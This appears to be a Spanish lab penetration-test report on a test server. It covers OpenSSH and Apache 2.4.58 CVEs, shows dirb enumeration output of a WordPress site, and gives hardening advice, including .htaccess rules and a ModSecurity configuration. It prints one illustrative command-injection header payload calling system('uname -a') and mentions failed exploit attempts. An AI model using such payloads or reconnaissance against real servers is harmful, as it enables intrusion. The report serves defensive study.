
Medidas temporales:

- Restricción de acceso: Limita el acceso SSH a direcciones IP confiables.
- Autenticación en dos pasos: Implementa métodos adicionales de autenticación (como claves públicas o 2FA).
- Chroot y Sandboxing: Configura entornos restringidos para sesiones SSH.



Intento de usar la vulnerabilidad con un exploit que encontré en github.

Aquí la prueba con otro exploit para esta vulnerabilidad, igual no pudo hacer conexión.




- **Modelado de amenazas**:

Se pueden realizar intentos de fuerza bruta, explotación de vulnerabilidades en OpenSSH.
Impacto: Comprometen el servidor para acceder o ejecutar comandos como usuario remoto.
Mitigación:

- Actualizar OpenSSH a la versión más reciente.
- Deshabilitar autenticación por contraseña, usar claves SSH.
- Limitar acceso por IP (reglas en iptables/pfSense).

2. HTTP (Puerto 80) - Apache 2.4.58



De acuerdo con la documentación de apache.

moderate: Apache HTTP Server proxy encoding problem (CVE-2024-38473)

Un problema de codificación en mod_proxy en Apache HTTP Server 2.4.59 y anteriores permite enviar URLs de petición con codificación incorrecta a servicios backend, eludiendo potencialmente la autenticación a través de peticiones crafteadas. Esto afecta a configuraciones en las que se utilizan mecanismos distintos de ProxyPass/ProxyPassMatch o RewriteRule con la bandera 'P' para configurar una petición para que sea proxyada, como SetHandler o proxyado inadvertido a través de CVE-2024-39573. Tenga en cuenta que estos mecanismos alternativos pueden utilizarse dentro de .htaccess.

- Se recomienda a los usuarios actualizar a la versión 2.4.60, que corrige este problema.

important: Apache HTTP Server weakness with encoded question marks in backreferences (CVE-2024-38474)

Un problema de codificación por sustitución en mod_rewrite en Apache HTTP Server 2.4.59 y versiones anteriores permite a un atacante ejecutar scripts en directorios permitidos por la configuración, pero no directamente accesibles por cualquier URL o revelación de la fuente de scripts destinados únicamente a ser ejecutados como CGI.

- Se recomienda a los usuarios actualizar a la versión 2.4.60, que corrige este problema.

Algunas RewriteRules que capturan y sustituyen de forma insegura ahora fallarán a menos que se especifique la bandera de reescritura «UnsafeAllow3F».


important: Apache HTTP Server weakness in mod_rewrite when first segment of substitution matches filesystem path. (CVE-2024-38475)

El escape incorrecto de la salida en mod_rewrite en Apache HTTP Server 2.4.59 y anteriores permite a un atacante mapear URLs a ubicaciones del sistema de ficheros que están permitidas para ser servidas por el servidor pero que no son alcanzables

intencionada/directamente por ninguna URL, resultando en la ejecución de código o revelación de código fuente.

Se ven afectadas las sustituciones en el contexto del servidor que utilizan una referencia retrospectiva o variables como primer segmento de la sustitución. Algunas RewiteRules inseguras se romperán por este cambio y la bandera de reescritura «UnsafePrefixStat» se puede utilizar para optar de nuevo una vez que se asegure de que la sustitución está adecuadamente restringida.

Para verificar esta vulnerabilidad y así poder ver las ubicaciones del sistema de archivos que pueden ser servidas por el servidor pero que no son accesibles de forma intencionada/directa por ninguna URL.





Ha encontrado algunas carpetas (directorios) interesantes en el servidor objetivo, específicamente:

- icons
- server-status

Este es un buen comienzo, ya que a veces estos directorios pueden contener información sensible o ser puntos de entrada para otras pruebas.

Ahora a verificar los directorios encontrados (icons y server-status) para ver si contienen archivos que podrían ser interesantesSe puede hacer manual o automatizarlo con herramientas como dirb, gobuster o incluso directamente desde el navegador.


┌──(kali㉿kali)-[~/…/nmaps/tools/apashe/CVE-2024-38475]
└─$ dirb http://192.168.50.129
DIRB v2.22
By The Dark Raver
START_TIME: Sat Nov 23 21:49:24 2024
URL_BASE: http://192.168.50.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
—— Scanning URL: http://192.168.50.129/ ——
+ http://192.168.50.129/index.html (CODE:200|SIZE:10671)
+ http://192.168.50.129/index.php (CODE:301|SIZE:0)
+ http://192.168.50.129/info.php (CODE:200|SIZE:86732)
+ http://192.168.50.129/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.50.129/wp-admin/
==> DIRECTORY: http://192.168.50.129/wp-content/
==> DIRECTORY: http://192.168.50.129/wp-includes/
+ http://192.168.50.129/xmlrpc.php (CODE:405|SIZE:42)
—— Entering directory: http://192.168.50.129/wp-admin/ ——
+ http://192.168.50.129/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.50.129/wp-admin/css/
==> DIRECTORY: http://192.168.50.129/wp-admin/images/
==> DIRECTORY: http://192.168.50.129/wp-admin/includes/
+ http://192.168.50.129/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.50.129/wp-admin/js/
==> DIRECTORY: http://192.168.50.129/wp-admin/maint/
==> DIRECTORY: http://192.168.50.129/wp-admin/network/
==> DIRECTORY: http://192.168.50.129/wp-admin/user/
—— Entering directory: http://192.168.50.129/wp-content/ ——
+ http://192.168.50.129/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.50.129/wp-content/plugins/
==> DIRECTORY: http://192.168.50.129/wp-content/themes/
==> DIRECTORY: http://192.168.50.129/wp-content/upgrade/
==> DIRECTORY: http://192.168.50.129/wp-content/uploads/
—— Entering directory: http://192.168.50.129/wp-includes/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
—— Entering directory: http://192.168.50.129/wp-admin/css/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
—— Entering directory: http://192.168.50.129/wp-admin/images/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
—— Entering directory: http://192.168.50.129/wp-admin/includes/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)



1. **Archivos sensibles accesibles:**
   index.html y info.php están disponibles. En especial, info.php puede ser un archivo que contenga información detallada del servidor (como phpinfo()), lo que puede exponer configuraciones internas y datos sensibles.
2. **Directorios expuestos y listables:**
   Algunos directorios como wp-includes, wp-admin/css, wp-content/uploads, entre otros, son listables. Esto significa que un atacante puede acceder al contenido de esos directorios y explorar los archivos.
3. **WordPress identificado:**
   El servidor utiliza WordPress. Hay directorios específicos como wp-admin, wp-content y wp-includes. Si el WordPress o sus plugins no están actualizados, puede haber vulnerabilidades explotables.
4. **Endpoint xmlrpc.php:**
   Este archivo está accesible y es conocido por ser un vector de ataque en WordPress, especialmente para ataques de fuerza bruta o amplificación DDoS.

Qué puede hacer un atacante:

1. **Recopilar información sensible:**
   Si info.php contiene una página phpinfo(), un atacante podría obtener información sobre el sistema operativo, la versión de PHP y configuraciones del servidor.
2. **Explorar directorios listables:**
   Los directorios listables pueden revelar archivos sensibles, copias de seguridad o configuraciones que no deberían estar accesibles públicamente.
3. **Explotar vulnerabilidades de WordPress:**
   Si el sitio utiliza plugins, temas o una versión de WordPress desactualizada, un atacante podría explotarlos.
4. **Usar xmlrpc.php para fuerza bruta:**
   Este endpoint puede ser explotado para realizar ataques de fuerza bruta si no está adecuadamente protegido.


Mitigaciones y parches recomendados:


1. **Eliminar archivos innecesarios o sensibles:**
   info.php: Si este archivo expone información a través de phpinfo(), elimínalo inmediatamente. Si es necesario mantenerlo, restringe el acceso solo a IPs autorizadas con reglas del firewall o configuraciones del servidor web.
   Asegúrate de no tener archivos de configuración o de respaldo accesibles públicamente.
2. **Deshabilitar el listado de directorios:**
   Edita la configuración del servidor web para deshabilitar el listado de directorios. Si usas Apache, asegúrate de que la opción Options -Indexes esté activada en tu archivo de configuración (.htaccess o httpd.conf).
   Para Nginx, añade esta directiva en la configuración:
   autoindex off;
3. **Proteger xmlrpc.php:**
   Si no usas xmlrpc.php, desactívalo añadiendo esta regla al archivo .htaccess (si usas Apache):
   <Files xmlrpc.php>
   Order Allow,Deny
   Deny from all
   </Files>
   Si lo necesitas, considera usar un plugin de seguridad de WordPress como Wordfence para mitigar ataques.
4. **Actualizar WordPress y sus componentes:**
   Actualiza WordPress a la última versión.
   Asegúrate de que todos los plugins y temas estén actualizados. Desactiva y elimina plugins que no sean necesarios.
5. **Proteger directorios sensibles:**
   wp-admin: Restringe el acceso solo a IPs autorizadas mediante reglas en el servidor web o un plugin de seguridad.
   wp-content/uploads: Usa un archivo .htaccess para evitar la ejecución de scripts maliciosos dentro de este directorio:
   <FilesMatch "\.(php|php5|phtml|pht)$">
   Deny from all
   </FilesMatch>
6. **Configurar permisos de archivos:**
   Asegúrate de que los permisos de archivos en el servidor estén configurados correctamente:
   Archivos: 644
   Directorios: 755
7. **Implementar HTTPS:**
   Si no está ya habilitado, asegúrate de que todo el tráfico pase por HTTPS para proteger los datos en tránsito.
8. **Monitorizar y proteger el servidor:**

Instalar un firewall de aplicaciones web (WAF) como ModSecurity.

```
# -- Response body handling -----------------------------------------------

# Allow ModSecurity to access response bodies.
# You should have this directive enabled in order to identify errors
# and data leakage issues.
#
# Do keep in mind that enabling this directive does increases both
# memory consumption and response latency.
#
SecResponseBodyAccess On

# -- Debug log configuration ----------------------------------------------

# The default debug log configuration is to duplicate the error, warning
# and notice messages from the error log.
#
SecDebugLog /opt/modsecurity/var/log/debug.log
SecDebugLogLevel 3


# -- Audit log configuration ----------------------------------------------

# Log the transactions that are marked by a rule, as well as those that
# trigger a server error (determined by a 5xx or 4xx, excluding 404,
# level response status codes).
#
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus "^(?:5|4(?!04))"

# Log everything we know about a transaction.
SecAuditLogParts ABDEFHIJZ

# Use a single file for logging. This is much easier to look at, but
# assumes that you will use the audit log only ocassionally.
#
SecAuditLogType Serial
SecAuditLog /var/log/apache2/modsec_audit.log

# Specify the path for concurrent audit logging.
#SecAuditLogStorageDir /opt/modsecurity/var/audit/
```


Acemos la prueba del waf funcionando:






Se recomienda usar herramientas de monitoreo como Fail2Ban para bloquear intentos sospechosos de acceso, el cual ya tenemos.

Prueba desde navegador





`

Como vemos no se tienes los permisos para acceder

important: Apache HTTP Server may use exploitable/malicious backend application output to run local handlers via internal redirect (CVE-2024-38476)
Vulnerabilidad en el núcleo de Apache HTTP Server 2.4.59 y anteriores son vulnerables a la divulgación de información, Server-Side Request Forgery (SSRF) o ejecución local de scripts a través de aplicaciones backend cuyas cabeceras de respuesta son maliciosas o explotables.

Nota: Algunos usos heredados de la directiva 'AddType' para conectar una petición a un manejador deben ser portados a 'SetHandler' después de esta corrección.

- ❖ Se recomienda a los usuarios actualizar a la versión 2.4.60, que corrige este problema.

Impacto:

- Divulgación de Información: Permite a un atacante acceder a datos sensibles del servidor.
- SSRF: Puede inducir al servidor a realizar solicitudes no deseadas a sistemas internos o externos.
- Ejecución de Scripts Locales: Malos actores pueden ejecutar comandos en el servidor comprometido, lo que podría dar acceso completo al sistema

En teoría, la explotación se realizaría enviando solicitudes HTTP maliciosas que incluyan encabezados manipulados, como:

- X-Bad-Header: (); system('uname -a');

Estos encabezados maliciosos pueden inducir al servidor a ejecutar comandos o a enviar solicitudes no deseadas, explotando la vulnerabilidad
.
Mitigación y Solución:

- Actualizar Apache HTTP Server a la versión 2.4.60 o posterior, que corrige esta vulnerabilidad.
- Verificar y configurar correctamente los encabezados de respuesta de aplicaciones backend para asegurar que no contengan datos o comandos maliciosos.

- Implementar reglas de firewall y validación de entrada/salida, especialmente para bloquear solicitudes sospechosas.
- Monitorizar los registros del servidor para detectar actividades inusuales o intentos de explotación.

important: Apache HTTP Server: Crash resulting in Denial of Service in mod_proxy via a malicious request (CVE-2024-38477)
La desviación del puntero nulo en mod_proxy en Apache HTTP Server 2.4.59 y versiones anteriores permite a un atacante bloquear el servidor mediante una petición maliciosa.

- ❖ Se recomienda a los usuarios actualizar a la versión 2.4.60, que corrige este problema.

